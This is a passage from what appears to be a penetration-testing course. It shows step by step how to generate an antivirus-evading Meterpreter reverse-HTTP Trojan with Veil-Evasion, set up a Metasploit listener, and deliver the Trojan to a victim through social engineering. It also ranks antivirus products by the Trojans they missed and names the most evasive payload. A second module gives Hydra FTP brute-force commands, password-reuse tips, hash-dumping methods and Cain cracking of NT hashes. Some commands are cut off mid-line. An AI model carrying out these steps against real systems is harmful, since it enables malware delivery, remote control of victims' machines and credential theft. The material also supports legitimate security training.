
And we will get the main window of the Evasion tool:



```
================================================================================
                              Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to main Veil menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil-Evasion command:
```

Understanding Veil's Payloads

As you can see from the previous image, there are **41** payloads in Veil Evasion. To see what they are, we can type the command list. The following image shows a section of the listed payloads:



```
================================================================================
                              Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py
```

Each listed payload has three sections with forward slashes ("/") separating them. The only exceptions are auxiliary payloads. Auxiliary payloads perform additional helpful functionalities; but they are not used directly to create a Trojan. The following is a description for each section of all other payloads:


1. The first section indicates the programming language the source code will be written in.
2. The second section indicates the actual code (called here *shellcode*) that will be embedded in the Trojan. If we look carefully, we will see there are only two types here: meterpreter and shellcode_inject . The first one, meterpreter , embeds a certain Meterpreter stager (see number 3) inside the Trojan. The second one, shellcode_inject , will allow you to embed any shellcode of your choice inside the Trojan. You can choose from Metasploit's collection of shellcodes or insert your own custom shellcode. You can even embed Meterpreter using this type of payloads.
3. The third section depends on the second one. If the second section was meterpreter , then, this section will indicate the type of stager – a stager being the code that delivers Meterpreter in real-time once the Trojan is executed – to embed. If the second section was shellcode_inject , then, this third section will indicate the obfuscation method to be used.

Generating the Trojan

We are going now to generate a Trojan using the payload number 26:

python/meterpreter/rev_http

Type the command use 26 . The next screen will show you a description of this payload along with options that can be configured. Most of these options already have default values which we are not going to change now.



```
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 Payload information:

        Name:           Pure Python Reverse HTTP Stager
        Language:       python
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_http stager, no
                        shellcode

Payload: python/meterpreter/rev_http selected

Required Options:
```


The only option we need to set is the LHOST, which is going to be the IP address of our Metasploit system. The Trojan once executed on the victim's machine will connect back to our Metasploit system so that we remotely control it. To set the LHOST parameter, we type the following command:

```
set LHOST <ip_address>
```

After you hit enter, we are now ready to generate the executable Trojan. We type the command:


```
generate
```

We'll be prompted to enter the name of the Trojan – e.g., " mytrojan " – as follows:



```
=================================================================================
                                  Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

Please enter the base name for output files (default is payload): mytrojan
```

When generating a Trojan using any of the Python payloads, you will most likely be prompted to enter the method of converting the Python code to an EXE file; the two available methods are Pyinstaller and Py2Exe . We will choose the first one (which is the default) in our example here. After that, once the EXE file is generated, you will be shown the location of that executable file as well as the source code:



```
=================================================================================
                                  Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

 [*] Language: python
 [*] Payload Module: python/meterpreter/rev_http
 [*] Executable written to: /usr/share/veil-output/compiled/mytrojan.exe
 [*] Source code written to: /usr/share/veil-output/source/mytrojan.py
 [*] Metasploit RC file written to: /usr/share/veil-output/handlers/mytrojan.rc
```

As you can see in the image above, the executable Trojan " mytrojan.exe " was written to the folder /usr/share/veil-output/compiled/ .

Launching the Attack

Our job now is send the Trojan to the victim – using any social engineering methods. However, before that, we need to setup our Metasploit system to listen for incoming connections on port 4444, which is the default LPORT.

The listener can be configured within Metasploit console (msfconsole) as follows:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST <metasploit_ip>
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > run -j
```

Once the victim user runs the Trojan, it will initiate a connection with our Metasploit system from which we can control the victim's machine.

Anti-Virus Strength Assessment

I have generated two batches (rounds) where each batch contain 35 trojans using 35 of Veil's payloads. And uploaded them to Virus Total (www.virustotal.com) to see which AV software detects which Trojans. The following are the results of both rounds:

Round 1

Rank	Anti-Virus Software	Number of Trojans Detected	Number of Trojans Missed
1	McAfee	31	4
2	Kaspersky	28	7
3	Sophos ML	27	8
4	Sophos AV	24	11
5	Avast	19	16
6	BitDefender	19	16
7	AVG	18	17
8	ESET-NOD32	18	17
9	Avira	17	18
10	Microsoft	1	34
11	Symantec	0	35
12	TrendMicro	0	35

Round 2

Rank	Anti-Virus Software	Number of Trojans Detected	Number of Trojans Missed
1	McAfee	32	3
2	Kaspersky	28	7
3	Sophos ML	27	8
4	Sophos AV	24	11
5	Avast	24	11
6	AVG	24	11
7	BitDefender	18	35
8	ESET-NOD32	17	18
9	Avira	17	18
10	Microsoft	2	33
11	Symantec	0	35
12	TrendMicro	0	35

Veil's Payloads Assessment

The above experiment revealed that not all payloads have the same effectiveness when it comes to evading AV. The strongest payload that had the highest success rate in evading AV was:

    autoit/shellcode_inject/flat

From the 12 AV products listed above, this payload evaded 9 of them.

On the other hand, C payloads have demonstrated a very low success rate; they are the weakest of all payloads. And they are:

    c/meterpreter/rev_http
    c/meterpreter/rev_http_service
    c/meterpreter/rev_tcp
    c/meterpreter/rev_tcp_service

Module 09 Password Attacks

Introduction

Penetration testing is not only about finding vulnerabilities and exploiting them. Passwords are key element of a successful penetration testing. Even if the target network system has no vulnerabilities, cracked passwords can open the door to more damage and compromise. Even though there are many methods for authentication, the use of passwords is the most common method for authentication. A lot of networking services utilize passwords; examples of which are: Email services (smtp/pop3/imap), Web Apps (http/https), Remote Access (ssh/telnet), Domain Access, etc.

Tips for Password Attacks

- People tend to use the same password for multiple accounts. So, if you crack or find a certain password for some user, try that password on other accounts belonging to the same user. There is a high chance of breaking into his/her other accounts with that single password.
- Whenever you compromise a system, get the password hashes and crack them.
- Use a standard dictionary (wordlist), e.g., RockYou.txt on Kali; but also customize it with environment-specific words. For example, if you are targeting a Lebanese corporate system, get a wordlist of Lebanese words and combine it with RockYou.

Types of Password Attacks

There are generally two types of password attacks: password guessing and password cracking:

Password Guessing

It is the attempt of figuring out the right password by trying different passwords on a live system or application until the right one hits. Every attempt is done in real time like any other legitimate attempt. Every attempt is often logged by the target system; thus, password guessing may generate large number of logs. Also, if the system is configured to lock the account after a certain number of false attempts, password guessing may fail, and it may even cause Denial of Service (DoS). Further, if the target system does not accept simultaneous attempts, then, password guessing may take long time since each attempt must be done after the previous one has finished.

The following is the sequence of password guessing:

1. The hacker starts with a dictionary file that contains a lot of commonly used passwords and their permutations.
2. The hacker – actually, the password guessing software – picks one password at a time from the file.
3. That password is sent, along with a fixed username, to the target system using the appropriate protocol (e.g., telnet, ssh, smtp, http, etc.).
4. The target system receives the username and password.
5. The target system hashes the received password using a certain hashing algorithm.
6. The target system checks its database and picks up the actual hash stored for that username.
7. The target system compares the actual hash and the hash just calculated.
8. If the two hashes do not match, the system generates an error message. Otherwise, the system generates a login success notification.
9. When the hacker receives an error message, he repeats the same process with another password from the list. And in case he receives a success notification, he now knows the correct password.

Password Cracking

It is done by first getting the password hashes from the target system, and then, attempting to figure out the right password on the hacker's machine. Thus, all attempts are done away from the target. The hacker would hash different words and compare the results with the stolen hashes. Password cracking attempts are not logged by the target system. Further, it is incredibly fast since many attempts can be done simultaneously.

The following is the sequence of how password cracking works:

1. The hacker manages to steal the actual hash from the target

system.
2. The hash is imported to the hacker's machine.
3. Using a dictionary file, the hacker goes through the list one password at a time.
4. For each password, the hacker hashes the password using the hashing algorithm used by the target system.
5. The hacker compares the actual hash with the generated hash. If they match, the hacker now knows the password. Otherwise, the hacker moves to the next word in the list.


Password Guessing with xHydra

xHydra is made as a Graphical User Interface on top of the *Hydra* tool. The Hydra tool is an active password guessing tool. It has been developed by The Hacker's Choice (THC) community. It is pre-installed on Kali Linux. And its homepage is:

```
https://www.thc.org/thc-hydra/
```

According to *SecTools.ORG,* "When you need to brute force crack a remote authentication service, Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more."

Let us look at the following scenario:



Our target system has the IP address 192.168.1.25 and has an FTP service running. We know initially that there is a username 'admin' but we do not know the password. On our Kali machine, we can use xHydra to guess the password. The steps are as follows:


- *Step 1: Run xHydra*

We can start xHydra by typing on the terminal the following command:

```
# xhydra
```

- *Step 2: Configure the Target Parameters*

Under the 'target' tab, we input the IP address of the target machine along with the protocol we are targeting. There are a lot of protocols we can choose from the list. In our case, we choose "ftp." We can leave the ***port*** parameter set to 0 if we want to use the default port number of the protocol. Otherwise, we might override the default value.



Single Target: 192.168.1.25


Port: 0

Protocol: ftp

```
hydra -l yourname -p yourpass -t 16 192.168.1.25 ftp
```

- *Step 3: Configure the Password Parameters*

In the next tab, 'password,' we input the username and the worldlist (e.g., RockYou.txt); we also check the three boxes at the bottom: Try login as password, try empty password, and try reversed login.



Username
[✓ Username] admin
Username List
☐ Loop around users

Password
Password
[✓ Password List] e/wordlists/rockyou.txt
Generate 1:1:a


Colon separated file
☐ Use Colon separated file

☑ Try login as password ☑ Try empty password ☑ Try reversed login

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -e nsr -t 16 192.168.1...
```

- *Step 4: Tuning*

Optionally, we can adjust the parameters under the 'Tuning' tab. However, the default values are generally the right ones.




Performance Options
Number of Tasks 16
Timeout 30
☐ Exit after first found pair (per host)
☐ Exit after first found pair (global)
☐ Do not print messages about connection errors

Use a HTTP/HTTPS Proxy
[✓ No Proxy] HTTP Method CONNECT Method
Proxy http://127.0.0.1:8080
☐ Proxy needs authentication
Username yourname
Password yourpass

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -e nsr -t 16 192.168.1...
```

- *Step 5: Run the Attack*

Under the 'start' tab, we simply click on the start button.



```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -e nsr -t 16 192.168.1...
```

Windows Password Hashes

In a windows system, local accounts are stored in the Security Account Manager, SAM, database._For each user account, the password is hashed using two different hashing algorithms, and the two hashes are stored alongside each other._The two hash forms are called: LAN Manager Hash (called LANMAN or LM hash), and NT Hash.

In Windows NT, 2K, XP, and 2K3, both hash forms are stored by default. However, in Windows Vista, 7, 2008, 8, 2012, and 10, only the NT Hash is stored by default.

LM Hash Format

To generate an LM Hash, the system performs the following steps:

1. If the password is greater than 14 characters, only the first 14 characters are taken, and the rest is chopped. However, If the password is less than 14 characters, it is padded with some characters to make it a 14-character string.

Example:

Initial password is: mypass123
It becomes: mypass12300000

2. The 14-character string is converted to uppercase. Example:

mypass12300000 becomes MYPASS12300000

3. The result is split into two halves; each is 7 characters in length:

   MYPASS1   and   2300000

4. Each part is now used as a DES key to encrypt the hard-coded string: KGS!@#$%

Each encryption yields an 8-Byte hash.

5. The two strings are concatenated to form a 16-Byte Hash, which is saved as the LM Hash.

LM Hash is considered insecure; it can easily be cracked. There are multiple reasons why it is weak. First, there is a limit on the password's length; the password is restricted to be no more than 14 characters. Second, the password is converted to uppercase, which means it is case insensitive; there is no added complexity if the user entered a mixture of upper and lower case letters. Third, the password is split into two halves. This makes it easy for hackers to crack each half independently of the other, thus, reducing dramatically the time to crack the password.

NT Hash Format

Because the LM hash had become insecure, Microsoft introduced a much more secure hash, called the NT hash. It is generated as follows:

1. The initial password can be up to 256 characters.
2. The password is hashed as it is using the MD4 algorithm.
3. The result is the NT 16-byte long hash

Cracking Windows Hashes with Cain

The best tool to crack Windows hashes is *Cain & Abel*. Its homepage is:

http://www.oxid.it/cain.html


Before using Cain, however, we need to extract the Windows hashes first. This can be done using multiple ways:

1. If we have a Meterpreter session to the victim, we can issue the command hashdump .
2. If we have a local access to the Windows system, we can use


pwdump[5] or fgdump[6].

Once we have the hashes, we can use Cain to crack them. The following is a step-by-step procedure on how to crack Windows hashes on the same Windows system where Cain is running:

1. Run Cain as an Administrator, go to the “Cracker” tab, and click on the “LM & NTLM Hashes”



2. Click on the blue plus (+) sign to add the hashes. A popup windows will appear. The first option will import the hashes from the local system. In case you want to crack other hashes, use the second option and enter the file location. Then, click Next.



Add NT Hashes from

[✓ Import Hashes from local system]

Include Password History Hashes

Import Hashes from a text file

Import Hashes from a SAM database


SAM Filename

Boot Key (HEX)

Cancel Next ->


3. You will see the hashes as follows. In the diagram below, we notice that all LM Hashes for all accounts are identical; and that is because they are hashes of an empty password, which means that

LM Hash is not used. We will focus on cracking the NT Hash.




User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type	Note
abed	* empty *	*		AAD3B435B51404EEAAD3B435B51404EE	E56CACBFA806B28A86874D42B83F14E8		LM & NTLM	
Administrator	* empty *	*	* empty *	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0		LM & NTLM	
Guest	* empty *	*	* empty *	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0		LM & NTLM	
Hacker	* empty *	*		AAD3B435B51404EEAAD3B435B51404EE	F9E37183B83C47A89C2F09F6640B631B		LM & NTLM	

4. Locate the account for which you want to crack its hash, then, right click on it. As shown in the diagram below, choose cracking the NTLM Hash with a dictionary attack.

